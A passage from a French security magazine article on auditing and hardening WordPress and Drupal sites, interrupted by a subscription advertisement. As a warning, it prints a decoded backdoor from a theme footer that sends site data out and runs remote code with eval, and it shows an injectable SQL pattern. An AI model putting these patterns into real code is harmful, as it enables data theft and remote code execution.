Premièrement, contrairement à ce qui est fait régulièrement, l'estimation de la charge de travail ne doit pas reposer uniquement sur le nombre de ligne de code à auditer. Il parait clair qu'auditer un mécanisme d'authentification complexe prend plus de temps que de lire une page web quasi statique… Il est important, lors de la préparation, de prendre le temps d'énumérer les différentes fonctionnalités de l'application à auditer, afin de pouvoir estimer réellement la complexité de l'audit à effectuer…

Deuxièmement, pour de meilleurs résultats l'audit de code doit être couplé au test d'intrusion, les deux démarches se complètent. Une vulnérabilité identifiée lors du test d'intrusion pourra être identifiée lors de l'audit de code, et inversement, une vulnérabilité identifiée dans le code pourra trouver un exemple démonstratif grâce au test d'intrusion. Le but de telles prestations étant de vérifier et d'améliorer (si besoin) le niveau de sécurité d'une application, il n'est pas pertinent de demander aux auditeurs de travailler séparément.

Troisièmement, l'auditeur n'a que peu de temps pour se plonger dans plusieurs mois de développement et en comprendre l'organisation, prévoir un entretien d'au moins 2 heures avec un (des) développeur(s) ayant une bonne visibilité sur l'ensemble du projet est indispensable à la réussite de l'audit. À l'issue de l'entretien, l'auditeur devra avoir une liste complète des développements spécifiques à l'application ainsi qu'une bonne visibilité sur les différentes fonctionnalités de celle-ci, enfin l'auditeur devra être en mesure de se repérer facilement dans l'archive de sources.

Mais revenons à nos moutons, comme évoqué quelques lignes ci-dessus, l'audit de code d'une application basée sur un CMS doit être réalisé d'une manière un peu différente.

Tout d'abord, posons-nous une question importante : faut-il auditer le cœur du CMS ?

Les CMS actuels étant très complets, le cœur de ceux-ci est en général assez touffu. Les auditeurs n'ont souvent que quelques jours pour passer en revue une application. De plus, il est conseillé de ne jamais le modifier pour pouvoir bénéficier des mises à jour officielles qui apportent régulièrement leur lot de correctifs de sécurité, un audit de code en profondeur n'est donc pas nécessairement le plus adapté pour un CMS public. Cela dit, si votre temps n'est pas compté, n'hésitez pas à y passer du temps, la communauté vous en remerciera !

En revanche, l'expérience nous a montré qu'il était intéressant de vérifier qu'aucune modification n'avait été apportée dans le cœur par les développeurs. Le but étant de s'assurer que les mises à jour futures pourront se faire sans encombre et qu'aucune faille n'a été introduite dans le cœur.

L'outil CLOC (*Count Lines Of Code*) **[11]** permet de faire un « diff » sur deux archives et peut donc être utilisé pour comparer une archive officielle du CMS avec l'application à auditer. De quoi permettre de repérer rapidement les éventuelles modifications. Attentions toutefois, certains CMS ne sont pas en accès libre, n'hésitez pas à demander une archive vierge aux développeurs pour pouvoir effectuer la comparaison.

Une fois cette étape préliminaire passée reste le gros du travail : les extensions développées spécifiquement pour l'application, mais aussi les extensions publiques installées.

Ces dernières ne doivent pas être ignorées, car non seulement on y trouve régulièrement des failles (les développeurs ne sont pas tous sensibilisés aux problématiques de sécurité), mais aussi car certains plugins peuvent s'avérer malveillants. Ajoutons qu'il ne faut pas considérer d'emblée les extensions trouvées sur les sites « officiels » des CMS comme étant sûres, car il n'est pas assuré qu'une validation du code soit effectuée sur les applications publiées.

Pour la recherche d'éventuelles failles, la discipline est bien particulière, les CMS sont très souvent dotés d'une API spécifique (voir paragraphe 3.3 pour WordPress et Drupal) que l'auditeur devra connaître avant de se jeter tête baissée dans le code. Pensez donc à prévoir du temps pour monter en compétence si nécessaire.

Pour lutter contre les attaques types SQLi ou XSS, les API fournissent la plupart du temps des fonctions spécifiques et efficaces pour la gestion des entrées utilisateurs et des accès aux bases de données, une partie du travail consiste donc à vérifier que ces fonctions sont correctement employées.

Certains CMS utilisent des fonctions permettant de récupérer directement des entrées utilisateurs nettoyées et encodées, d'autres permettent différents niveaux de filtrage à choisir en fonction des besoins. Pour les accès aux bases de données, on retrouve souvent la même technique : un objet unique implémentant un mécanisme de requêtes préparées.

L'auditeur doit donc partir du principe qu'un développeur qui aurait tendance à utiliser des fonctions de filtrage propres est dans l'erreur et pourra recommander l'utilisation de fonctions standards de l'API du CMS utilisé.

Enfin, comme évoqué dans la section test d'intrusion, les fonctionnalités XML-RPC peuvent être un bon point d'entrée pour une attaque et ne doivent pas être oubliées lors de l'audit. Il faudra donc bien penser à vérifier les éventuelles fonctions ajoutées ici.

2.4 Audit de configuration

Certains éléments plus spécifiques sont plus pratiques (ou seulement visibles) par l'étude de la configuration de l'application, au travers de la console d'administration ou avec un rôle « auditeur » ou « administrateur ».

Le champ de l'audit devrait a minima prendre en compte, en plus de la configuration du CMS, la configuration des éléments majeurs :

- moteur applicatif ;
- serveur web ;
- système de gestion de base de données ;
- système(s) d'exploitation ;
- architecture générale / politique de filtrage réseau.

La plupart des éléments majeurs à prendre en considération dans une revue de sécurité sont exposés dans la suite de l'article sous la forme de bonnes pratiques.

En complément de la revue des paramètres du serveur, il peut être envisageable de mettre en œuvre un audit des mots de passe mis en place (particulièrement sur les comptes privilégiés). Si la réalisation de l'opération ne peut être réalisée en ligne (afin de limiter l'impact ou en raison d'un mécanisme anti-bruteforce), il est possible d'effectuer l'opération hors ligne. De nombreuses applications (dont WordPress et Drupal) utilisent le framework Phpass **[12]** pour générer leurs hash, des outils types Hashcat **[13]** permettent de mettre en œuvre un test (il faudra allouer un peu de ressources (CPU/GPU), Phpass implémente un mécanisme de *password stretching* ; WordPress utilise 8 itérations, Drupal 15).

3 Bonnes pratiques

Les éléments évoqués ci-dessous visent à fournir un cadre initial, se focalisent sur les aspects applicatifs et ne traitent que peu les bonnes pratiques générales d'un hébergement web (chaque CMS peut faire l'objet d'un guide assez détaillé et le contexte dirige forcément les mesures applicables...).

3.1 Intégration, configuration et exploitation

3.1.1 Choix des sources de téléchargement

Les concepts modulaires de ces frameworks font que chaque ajout nécessite de se poser la question du risque induit par les modifications. En effet, les thèmes ne sont plus de simples images et fichiers CSS, ils contiennent des fonctionnalités, font appel à des codes tiers et peuvent introduire des vulnérabilités ou des portes dérobées.

À ce titre, il est indispensable de télécharger ces éléments d'une source sûre, et dans la mesure du possible, d'effectuer une vérification minimale (en amont de l'installation en vérifiant sur un moteur de recherche, via une revue du code, soit via l'utilisation des extensions de vérifications présentées plus loin).

En guise d'illustration, dans le cas de thèmes WordPress, on trouvera facilement (dans les premiers résultats de Google.com) des thèmes incluant des fonctions plus ou moins invasives ; une pratique très courante concerne l'inclusion de code dans le footer du site. De manière assez générale, on trouvera des blocs de PHP encodés en base64, injectant a minima un lien vers le site d'origine ou vers un site tiers ; certains sites embarquent dans tous leurs thèmes des fonctions exfiltrant plus d'informations. À titre d'exemple, l'installation d'un thème du site SharedTemple, après avoir accepté des conditions d'utilisation explicites sur la collecte d'informations, conduit à l'introduction d'un code qui pourrait être utilisé comme une porte dérobée (dans ce cas précis, le code PHP exécuté depuis le serveur distant n'affiche que des liens) :

```
# cat footer.php.decoded
  function __buildBlogInfo() {
  $info = array( // tableau d'informations collectées (sur le CMS et l'utilisateur)
[...]
'admin_email' => get_bloginfo('admin_email'),
'remote_addr' => $_SERVER['REMOTE_ADDR'],
[...]
$data = __buildPostData($info);
if (function_exists('curl_init'))
  $response = __methodCurl($api_location,$data); // envoi des informations au serveur
[...]
if (isset($response)) {$b64_code = base64_decode($response);
  $code = gzuncompress($b64_code);
  eval($code); // exécution de code PHP récupéré depuis le serveur distant
```

3.1.2 Intégrer l'ensemble dans le suivi des mises à jour

Nous en avons déjà parlé, et cela pourra paraître assez évident à une population sensibilisée au sujet, mais l'intégration du suivi des mises à jour est essentielle en termes de sécurité. Cette intégration peut se faire au travers d'un travail indépendant de veille ou au travers de l'exploitation courante par des vérifications sur le périmètre concerné.

La première démarche dépendra fortement d'un inventaire applicatif correctement maintenu, prenant en compte - au niveau applicatif - la version du cœur du CMS, des extensions et des thèmes.

D'un autre côté, WordPress et Drupal fournissent des moyens intégrés pour vérifier la disponibilité de nouvelles mises à jour (à supposer que le serveur d'hébergement ait l'autorisation de communiquer avec les serveurs de références sur Internet - à ce titre, on s'attachera à restreindre les possibilités soit par l'utilisation d'un proxy sortant pour le CMS, soit par des restrictions sur IP pour limiter les possibilités de rebond).

Dans le cas de Drupal, un tableau de bord présentant l'ensemble des mises à jour disponibles est accessible via l'endpoint **"http://<host>/<dpal-url>/?q=admin/reports/updates"** (il est également possible d'automatiser une vérification régulière avec une notification par e-mail en cas de mise à jour),

WordPress fournit une fonction similaire accessible via le panel **"wp-admin/update-core.php"** (sans notification possible sans ajout d'extension.)

3.1.3 Protéger les flux sensibles

Selon l'usage fait du CMS, certains flux pourront avoir une sensibilité particulière. Par défaut, ni WordPress ni Drupal ne forcent l'usage du protocole HTTPS pour protéger les flux, mais les deux communautés ont fait des efforts pour en faciliter la mise en œuvre.

Dans les deux cas, une intervention dans les fichiers de configuration sera nécessaire, les interfaces d'administration ne permettent pas de tout régler.

D'un point de vue sécuritaire, les formulaires d'authentification devraient être protégés a minima. Selon l'usage du site et des données manipulées, ou dans une optique de renforcement plus complète, l'ensemble des données pourront être transportées sur HTTPS (protégeant les données mais également les cookies).

Enfin, une séparation complète des services HTTP/HTTPS protégera plus efficacement contre les MITM du type de ceux implémentés par SSLSTRIP **[14]**.

3.1.4 Protection des fichiers et répertoires

Ce point est valable de manière assez générale, mais nécessite une attention plus particulière dans les environnements mutualisés. Chaque CMS présente ces particularités qu'il sera parfois nécessaire d'étudier pour les cas les plus particuliers. Les objectifs poursuivis sont :

- L'utilisation d'un compte non privilégié spécifique pour le serveur web, et l'utilisation de comptes nominatifs non privilégiés spécifiques pour chaque intervenant amené à déposer du contenu : cette pratique permettra d'une part d'assurer une bonne ségrégation dans l'arborescence et d'identifier rapidement les fichiers créés par le serveur web (notamment en cas de dépôt illicite d'un fichier).
- La restriction de l'accès en lecture au strict minimum : notamment les fichiers de configuration pouvant contenir des identifiants. Ces sujets sont traités dans les ressources en lignes des CMS **[15][16]**.
- La limitation des points accessibles en écriture. Certains plugins ou certaines fonctions doivent écrire sur le serveur, ce point crée une brèche importante. Il conviendra alors d'en limiter l'usage au maximum (y a-t-il un réel besoin d'écriture pour cette fonction) et de vérifier l'usage fait des droits.
- La protection des fichiers n'ayant pas vocation à être directement appelés par un navigateur ou n'ayant pas à être délivrés par le serveur web (au travers d'un fichier `.htaccess`, par exemple **[15]**).

3.1.5 Mise en place d'un contrôle d'intégrité pseudo permanent

La mise en place d'un contrôle d'intégrité avec Afick **[17]** ou Tripwire **[18]** permet de couvrir de nombreux cas concret de malveillance. Toute modification dans les arborescences surveillées pourra rapidement être identifiée et transmise à un outil de surveillance adapté.

Considérant qu'une part importante des attaques vise à déposer plusieurs webshells dans l'arborescence, à ajouter des utilisateurs et/ou des extensions, à ajouter des règles de réécriture dans un fichier `.htaccess` à la racine d'un site hébergé par Apache, cette méthode présente l'intérêt de permettre une détection générique, rapide avec un coût de mise en œuvre faible, y compris en termes d'impact technique. Une contrainte à prendre en compte concerne l'utilisation des extensions ayant vocation à modifier l'arborescence d'hébergement (mise en cache, *uploads*, etc.).

3.1.6 Mettre en place une sauvegarde régulière

Soit au travers d'un job, soit au travers d'une extension dédiée à ce sujet, la mise en place d'une sauvegarde incrémentale et complète régulière des fichiers et de la base de données est un élément à prendre en compte selon le mode d'hébergement et les services associés.

Si l'hébergement ne permet pas une sauvegarde suffisante, il sera utile de chercher à mettre en œuvre une solution de sauvegarde respectant a minima ces quelques critères :

- sauvegarde de la base et du site (point de vue fichiers) ;
- capacité à être automatisée (nativement ou via les mécanismes de jobs des CMS) ;
- être stable et active (de nombreux plugins sont en version 0.1 et n'ont pas de support actif, ce qu'on ne veut pas pour un élément critique comme la sauvegarde) ;
- avoir une capacité d'externalisation des fichiers de sauvegarde ;
- protéger correctement les fichiers de sauvegarde pour ne pas exposer les données sensibles.

Ces deux derniers points sont importants, considérant par exemple qu'une installation de WordPress réalisant ses sauvegardes de base de données avec l'extension WP Security Scan (675 000 *downloads*) et n'ayant pas modifié la configuration par défaut pour protéger contre le listing de répertoire expose ses sauvegardes dans le répertoire **`"/wp-content/plugins/wp-security-scan/backups/"`** (on identifie alors facilement toute la configuration, les *hashs* des mots de passe, les IP des auteurs de commentaires, etc.).

Selon les CMS, on trouvera des solutions gratuites ou payantes, effectuant les sauvegardes de manière autonome ou en permettant l'export vers des solutions de stockage en ligne (FTP, S3, DropBox, etc.).

3.1.7 Changer ou supprimer les éléments par défaut ou inutilisés

Évoqués précédemment, les fichiers non utilisés peuvent faire l'objet d'un nettoyage avant la publication pour limiter la diffusion d'informations techniques.

Il est également recommandé de renommer (ou supprimer) les utilisateurs par défaut, notamment les noms d'utilisateurs courants (admin, etc.).

Note

Intégrité et identification de codes malveillants

Dans une approche de sécurité en couches, il est envisageable de compléter la surveillance de certaines zones de données par une protection antivirale. La performance des antivirus en matière de détection de code malveillant sur les sites web reste toutefois discutable d'après les tests effectués systématiquement sur VirusTotal. Des alternatives existent au travers d'extensions spécifiques que nous évoquons plus loin ou via des services d'analyse externes présentant l'avantage de ne pas être compromis en même temps que le site web ciblé...

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

par ABONNEMENT :

38€*

au lieu de 48,00 €* en kiosque

Économie : 10,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 10,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Voici une sélection des offres de couplage avec MISC

offre 1 — Misc (6 nos)

par ABO : **38€*** | au lieu de **48,00€**** en kiosque | Economie : **10,00 €**

offre 10 — MISC (6 nos) + MISC Hors-Série (2 nos)

par ABO : **44€*** | au lieu de **64,00€**** en kiosque | Economie : **20,00 €**

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)

par ABO : **84€*** | au lieu de **119,50€**** en kiosque | Economie : **35,50 €**

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **116€*** | au lieu de **158,50€**** en kiosque | Economie : **42,50 €**

offre 17 — Open Silicium + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **141€*** | au lieu de **194,50€**** en kiosque | Economie : **53,50 €**

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **143€*** | au lieu de **194,20€**** en kiosque | Economie : **51,20 €**

offre 12 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)

par ABO : **199€*** | au lieu de **268,70€**** en kiosque | Economie : **69,70 €**

offre 14 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos) + Open Silicium (4 nos)

par ABO : **224€*** | au lieu de **304,70€**** en kiosque | Economie : **80,70 €**

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

➡ Voici une sélection de nos autres offres de couplage (Toutes les offres sur : www.ed-diamond.com)

offre 13 — Open Silicium Magazine (4 nos)

par ABO : **27€*** | au lieu de **36,00€**** en kiosque | Economie : **9,00 €**

offre 15 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos)

par ABO : **72** | au lieu de **94,20€**** en kiosque | Economie : **22,20 €**

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **83€*** | au lieu de **110,50€**** en kiosque | Economie : **27,50 €**

offre 16 — Open Silicium + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **108€*** | au lieu de **146,50€**** en kiosque | Economie : **38,50 €**

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)

par ABO : **110€*** | au lieu de **146,20€**** en kiosque | Economie : **36,20 €**

➡ Nos Tarifs s'entendent TTC et en euros

		F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
4	GLMF + GLMF HS	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GLMF + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GLMF + GLMF HS + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GLMF + GLMF HS + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GLMF + GLMF HS + MISC + LP	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
10	MISC + MISC HS	44 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
12	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	199 €	214 €	243 €	250 €	239 €	254 €	247 €	279 €
13	Open Silicium Magazine	27 €	29 €	31 €	32 €	31 €	33 €	32 €	36 €
14	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE + Open Silicium	224 €	241 €	272 €	280 €	268 €	285 €	277 €	313 €
15	LPE + LP + LP HS	72 €	78 €	88 €	91 €	87 €	93 €	90 €	101 €
16	Open Silicium + LM + LMHS	108 €	116 €	130 €	134 €	129 €	136 €	133 €	150 €
17	Open Silicium + LM + LMHS + MISC	141 €	151 €	169 €	174 €	168 €	177 €	173 €	194 €

- **Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède**
- **Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande**
- **Zone Reste du Monde : Autre Amérique, Asie, Océanie**
- **Zone Afrique : Europe de l'Est, Proche et Moyen-Orient**

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

Je fais mon choix de l'offre de mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 17) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 17) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 17) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

La suppression des éléments non utilisés (thèmes, modules, etc.) est également recommandée.

Ce principe peut également s'appliquer à la base de données ; le schéma peut parfois être changé en modifiant le préfixe (à l'installation ou ultérieurement). Bien qu'il ne s'agisse en rien d'une protection absolue, cela permettra de mitiger, par exemple, l'impact potentiel d'une injection SQL 0day exécutée par un robot.

Enfin, la désactivation voire la suppression complète de l'outil d'installation est également à prendre en considération. À titre d'exemple, c'est un point d'entrée privilégié – et exploité – sur le CMS Typo3.

3.1.8 Améliorer la traçabilité

Comme nous l'avons évoqué dans les paragraphes consacrés au test d'intrusion, la journalisation proposée au sein de ces solutions est variable. Cela pose un problème évident en termes de *debug*, d'exploitation, mais aussi de sécurité dans une optique de supervision ou d'investigation.

Drupal dispose de fonctions fournies pour présenter nativement les informations relatives à différents événements, gérés par le module Watchdog, entre autres :

- les authentifications (réussies ou non) ;
- les requêtes provoquant des erreurs (403, 500, etc.) ;
- les actions particulières (activation/désactivation d'un plugin, changement du contenu, etc.).

Selon les environnements, les informations du Watchdog pourront être transmises à un connecteur syslog (de préférence sur un environnement dédié où les logs seront accessibles...).

WordPress, de son côté, ne fournit aucune information de ce type de manière native.

L'analyse des logs du serveur web ne permet par ailleurs pas nécessairement l'identification poussée de telle ou telle action (par exemple lorsqu'on cherche à identifier si les droits d'un utilisateur ont été altérés), on ne peut que rechercher cette ligne dans les logs :

```
POST /?q=user%2F3%2Fedit&destination=%23overlay%3Dadmin%2Fpeople
```

Il existe quelques extensions (gratuites ou payantes) permettant d'améliorer la journalisation, souvent principalement des authentifications : WPSyslog, Wp-Logs, Sucuri.

En dernier recours, il est possible de journaliser les paramètres POST d'Apache au travers de **mod_security** ou **mod_dumpio**. Pour autant, ce n'est pas une solution pérenne et idéale (absence de limite sur la taille des données postées, journalisation d'informations qui n'ont pas vocation à l'être - probablement passée en POST à cet effet).

3.1.9 Gérer les utilisateurs et les mots de passe

La plupart des CMS, y compris WordPress et Drupal, fournissent des cadres de gestion des utilisateurs permettant de jouer sur plusieurs paramètres, dont :

- les actions autorisées pour un visiteur « anonyme » ;
- la création libre ou non de comptes sur la plateforme ;
- les droits attribués pour un profil par défaut ;
- les différents rôles (administrateur, auteur, éditeur, contributeur, personnalisé).

Il est essentiel de prendre le temps d'effectuer une configuration fine de ces paramètres pour éviter de fournir un point d'entrée inutile à un attaquant anonyme (encore une fois, beaucoup de vulnérabilités concernent des fonctions nécessitant une authentification, la surface d'attaque étant logiquement élargie).

Dans le même registre, très classiquement, la mise en œuvre d'une restriction sur les mots de passe est recommandée, notamment pour les comptes privilégiés. À ce titre, Drupal et WordPress embarquent un indicateur de résistance du mot de passe et des recommandations à la création du mot de passe. Comme évoqué précédemment, la mise en œuvre d'un contrôle sur le sujet n'est pas inutile. Nous avons régulièrement rencontré des cas d'intrusion effective où les hashs extraits suite à une injection SQL sur un framework de ce type ont été cassés en moins d'une minute, *timestamp* des logs à l'appui...

3.1.10 Faciliter les opérations de sécurité par les extensions

De nombreuses extensions orientées sur la sécurité des CMS ont été développées, notamment pour WordPress et Drupal. Elles permettent en général de faciliter les actions évoquées précédemment, dont :

- l'analyse de la configuration par rapport à un ensemble de bonnes pratiques ;
- l'analyse statique du contenu du site, des plugins, de thèmes à la recherche de code malveillant ;
- le renforcement de la configuration ;
- l'ajout de fonctions de sécurité (*firewalling* applicatif, journalisation, sauvegardes, *alerting*).

Ces extensions se retrouvent soit sous forme autonome et gratuite, soit sous forme payante, parfois associées à des solutions SaaS pour gérer un panel de sites.

On notera notamment quelques extensions actives et assez complètes :

- WordPress :
  - Bullet Proof Security : assez complète, cette extension effectue des vérifications vis-à-vis de nombreux points de configuration et propose des renforcements (activable/désactivable depuis l'interface ou à effectuer manuellement).
  - Antivirus/Exploit Scanner : ces extensions analysent les fichiers (et la base de données pour la seconde), à la recherche de signatures, d'usages de fonctions a priori dangereuses.
  - TAC (*Theme Auhentitencity Checker*) : effectue des vérifications visant à identifier les thèmes embarquant des fonctions d'obfuscation ou suspectes - présente notamment l'intérêt de s'intégrer totalement à l'interface de gestion de thèmes et donc utilisable en première vérification par une personne non technique.

- Limit Login Attempt : permet de mettre en place une protection anti-bruteforce raisonnable, avec notification et supportant l'existence d'un reverse proxy.

- Drupal :
  - Hacked! : effectue des vérifications sur l'intégrité des fichiers vis à vis des versions de référence.
  - Security Review : passe en revue une *checklist* (rôles, erreurs, fichiers par défaut, etc.).

Bien entendu, les répertoires officiels d'extensions regorgent d'extensions qui pourront venir compléter cet aperçu en fonction des besoins (en conservant à l'esprit que les fonctions de sécurité sont plus protégées si elles ne sont pas toutes réalisées sur le serveur...).

3.2 Développement

3.2.1 Accès à la base de données

Que ce soit pour Drupal ou WordPress, les accès à la base de données ne doivent être faits qu'en dernier recours. Les différentes fonctions de l'API fournissent bien souvent toutes les méthodes nécessaires pour obtenir à peu près n'importe quelle donnée présente dans la base.

Ainsi, dans la majorité des cas, il sera nécessaire pour un développeur d'exécuter une requête SQL sur la base uniquement si le modèle de données a été étendu, et si ce n'est pas le cas, il y a fort à parier qu'il est dans l'erreur.

Évidemment, si le cas se présente, le développeur ne devra pas ouvrir sa connexion à la base lui même, Drupal et WordPress (et la plupart des CMS) fournissent les outils nécessaires.

Drupal est doté d'un lot de fonctions **[19]** semblables à celles du module PDO de PHP permettant de requêter directement sur la base sans se soucier de l'ouverture des connexions. La fonction principale **db_query()** implémente un mécanisme de requête préparée permettant d'éviter les attaques par injection SQL. Notons que pour que cela soit efficace, il est nécessaire de l'employer correctement, à savoir :

```
db_query("SELECT * FROM {users} WHERE name = '%s'", $username);
```

et non

```
db_query("SELECT * FROM {users} WHERE name = '$username'");
```

comme on peut le voir parfois...

Drupal met également à disposition des développeurs consciencieux des « constructeurs de requêtes » pour les requêtes **SELECT** (**SelectQuery()** **[20]**), **INSERT** (**InsertQuery()** **[21]**), **DELETE** (**DeleteQuery()** **[22]**) ou **UPDATE** (**UpdateQuery()** **[23]**) fournissant un double avantage : la protection contre les attaques par injection SQL, mais également la possibilité de requêter de la même manière quel que soit le SGBD utilisé (Drupal supportant MySQL, PGSQL, Sqlite, ...).

De son côté, WordPress ne supporte que MySQL, mais de la même manière, le développeur ne devra jamais se connecter à la base de lui-même. Pour faciliter la vie du développeur, WordPress fournit donc un objet global **$wpdb** permettant de requêter sur la base simplement.

Deux méthodes sont à retenir : **query()**, qui exécute la requête, et **prepare()**, qui permet d'échapper les paramètres afin d'éviter les injections SQL.

Exemple :

```
$wpdb->query($wpdb->prepare("INSERT INTO $wpdb->postmeta(post_id,
meta_key, meta_value ) VALUES ( %d, %s, %s )", 10, $metakey,
$metavalue));
```

L'utilisation de ces techniques permet de ne pas se soucier du contenu des entrées utilisateurs qui seraient utilisées au sein d'une requête SQL, il est donc fortement recommandé de s'en servir.

Enfin, une petite spécificité WordPress, la variable **$show_errors** de l'objet **$wpdb** permet d'autoriser ou non l'affichage des erreurs SQL. Pratique pour le développement, il faudra toutefois penser à la positionner à *False* pour la mise en production.

3.2.2 Filtrage des entrées utilisateurs

Comme pour toute application, le développeur doit partir du principe que les entrées utilisateurs ne sont pas sûres, et donc leur appliquer un traitement adéquat avant de les utiliser pour quoi que ce soit.

On ne filtre pas les entrées utilisateurs de la même manière suivant leur provenance et suivant les besoins, Drupal fournit 4 fonctions majeures pour nettoyer une entrée utilisateur avant de l'utiliser (pour l'affichage ou la manipulation) :

- **check_url()** : pour nettoyer une URL et la rendre affichable sans risque.
- **check_plain()** : pour nettoyer une entrée au format texte.
- **check_markup()** : pour le traitement d'une entrée au format texte enrichi.
- **filter_xss()** : pour le traitement d'une entrée au format HTML tout en autorisant certaines balises.

Il s'agit donc de jongler entre ces fonctions de nettoyage pour assainir les entrées utilisateurs en fonction de ce que l'on souhaite autoriser.

Du côté de WordPress, une page complète **[24]** de la documentation est dédiée à la validation des entrées utilisateurs. De très nombreuses fonctions sont intégrées au CMS, les plus importantes sont :

- **intval()** : pour valider qu'une donnée est bien un entier.
- **wp_kses()**, **wp_kses_post()** et **wp_kses_data()** : pour le filtrage des entrées HTML/XML.
- **esc_html()** et **esc_textarea()** : pour l'encodage des entrées au format texte.

On trouve également dans les deux frameworks des fonctions utiles pour des besoins plus classiques :

- **is_email()** (WordPress) et **valid_email_adress()** (Drupal) : pour vérifier qu'une adresse mail est valide.
- **esc_url()** (WordPress) et **valid_url()** (Drupal) : pour filtrer/valider le format d'une URL.

La liste de fonctions est trop importante pour la passer en revue ici, une bonne pratique de développement est donc de passer un peu de temps à lire la documentation

(qui a dit RTFM ?!) avant de coder ses propres fonctions de validation, en général tout est déjà fourni.

3.2.3 Token anti-CSRF

WordPress les appelle « nonce » (*number used once*) **[25]**, Drupal les appelle simplement « token » **[26][27]**, mais dans les deux cas, il est bon de les utiliser pour se protéger des attaques de type *Cross-Site Request Forgery* (CSRF).

Le fonctionnement est simple, on génère un identifiant unique et temporaire à partir d'une chaîne de caractères (le CMS y associe une clé privée, la date ou l'identifiant de la session en cours) :

- `wp_create_nonce()` **[28]** ;
- `drupal_get_token()` **[26]** ;

et à la réception de la requête, on vérifie que l'identifiant passé est valide avant d'effectuer toute action :

- `wp_verify_nonce()` **[29]** ;
- `drupal_valid_token()` **[27]**.

Difficile de faire plus simple pour un gain de sécurité non négligeable, donc pensez-y, surtout pour les extensions effectuant des tâches nécessitant des privilèges particuliers.

3.2.4 Surcharge de fonctions « core »

Il est possible de redéfinir au sein des plugins certaines fonctions du cœur de WordPress. Ces fonctions dites « pluggables » **[31]** assurent parfois des fonctions de sécurité (authentification, par exemple).

